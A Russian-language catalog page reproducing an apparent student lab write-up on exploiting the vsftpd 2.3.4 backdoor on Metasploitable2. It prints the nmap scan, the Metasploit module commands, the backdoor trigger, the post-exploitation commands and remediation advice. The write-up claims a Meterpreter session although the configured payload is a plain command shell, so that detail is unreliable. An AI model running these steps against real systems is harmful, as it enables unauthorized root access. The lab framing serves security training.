Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
metasploitable2-vsftpd-writeup — Эксплуатация бэкдора vsftpd 2.3.4 (CVE-2011-2523) на Metasploitable2 — практический разбор лабораторной работы по пентесту, охватывающий разведку, эксплуатацию и устранение уязвимостей. | Kitploit
Инструменты/GitHubGitHub/rsakthikumar-cmd/metasploitable2-vsftpd-writeup
РазведкаСканеры уязвимостейАнализ уязвимостейЭксплуатацияПост-эксплуатацияТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
Поделиться
GitHub
rsakthikumar-cmd/metasploitable2-vsftpd-writeup

metasploitable2-vsftpd-writeup

Эксплуатация бэкдора vsftpd 2.3.4 (CVE-2011-2523) на Metasploitable2 — практический разбор лабораторной работы по пентесту, охватывающий разведку, эксплуатацию и устранение уязвимостей.

Репозиторий
672 месяцев назадЕщё не проверено

Metasploitable2 — эксплуатация бэкдора vsftpd 2.3.4

Практическая лабораторная работа, демонстрирующая обнаружение и эксплуатацию известной уязвимости-бэкдора в vsftpd 2.3.4, с использованием изолированной среды Kali Linux ↔ Metasploitable2.

Цель

Отработка базового цикла тестирования на проникновение — разведка, выявление уязвимостей, эксплуатация и пост-эксплуатационная проверка — на намеренно уязвимой целевой машине.

Лабораторная среда

КомпонентОписание
Атакующая машинаKali Linux 2026.1 (VMware)
Целевая машинаMetasploitable2 (VMware)
СетьNAT, изолирована от хоста/интернета
IP-адрес цели192.168.233.129

Обе ВМ находились в одном частном сетевом сегменте, изолированном от реальной сети, чтобы гарантировать отсутствие внешнего воздействия в ходе упражнения.

Методология

1. Разведка — сканирование Nmap

nmap -sV -sC 192.168.233.129

Выполнено сканирование цели на предмет открытых портов и версий служб. Результаты включали:

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
...

Сканирование Nmap, показывающее vsftpd 2.3.4

2. Выявление уязвимости

На порту 21 работал vsftpd 2.3.4. Общеизвестно, что эта конкретная версия содержит бэкдор: в 2011 году официальный архив исходных кодов vsftpd был скомпрометирован, и в него был внедрён вредоносный код. Вход с именем пользователя, содержащим строку :), запускает скрытый слушатель на TCP-порту 6200, предоставляющий неаутентифицированную удалённую оболочку (shell).

  • Ссылка: CVE-2011-2523
  • Воздействие: неаутентифицированное удалённое выполнение кода с правами root


3. Эксплуатация — Metasploit

msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.233.129
set payload cmd/unix/interact
run


Эксплойт успешно активировал бэкдор и вернул сессию Meterpreter.
Запуск эксплойта Metasploit с открытой сессией Meterpreter

4. Пост-эксплуатационная проверка

sessions -i 1
sysinfo
getuid

Подтверждена активная сессия и уровень доступа на скомпрометированном хосте.

Вывод sysinfo

Вывод getuid, подтверждающий доступ root

Результат

Получен полный удалённый доступ к оболочке с правами root на целевой машине без необходимости аутентификации — путём эксплуатации единственной устаревшей службы с бэкдором.

Корневая причина

  • Устаревшая версия ПО (vsftpd 2.3.4), скомпрометированная на уровне исходного кода
  • Отсутствие процесса выявления или исправления версии службы с известными уязвимостями

Меры по устранению

  • Обновите vsftpd до актуальной, проверенной и чистой версии
  • Всегда загружайте пакеты ПО из официальных/проверенных репозиториев с проверкой контрольных сумм
  • Внедрите регулярное сканирование уязвимостей для выявления устаревших версий служб до развёртывания
  • Ограничьте доступ к ненужным публичным службам (FTP), если они не требуются, или разместите их за дополнительными средствами контроля доступа

Ключевой вывод

Одной-единственной устаревшей службы с известной публичной уязвимостью оказалось достаточно для полной компрометации системы — без разработки собственного эксплойта или применения продвинутых техник. Это подчёркивает, почему управление исправлениями и гигиена версий являются основой реальной безопасности.

Отказ от ответственности

Данное упражнение выполнялось исключительно против Metasploitable2 — намеренно уязвимой виртуальной машины, предназначенной для обучения безопасности, — в изолированной лабораторной сети, не имеющей связи с производственными системами или сторонней инфраструктурой.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →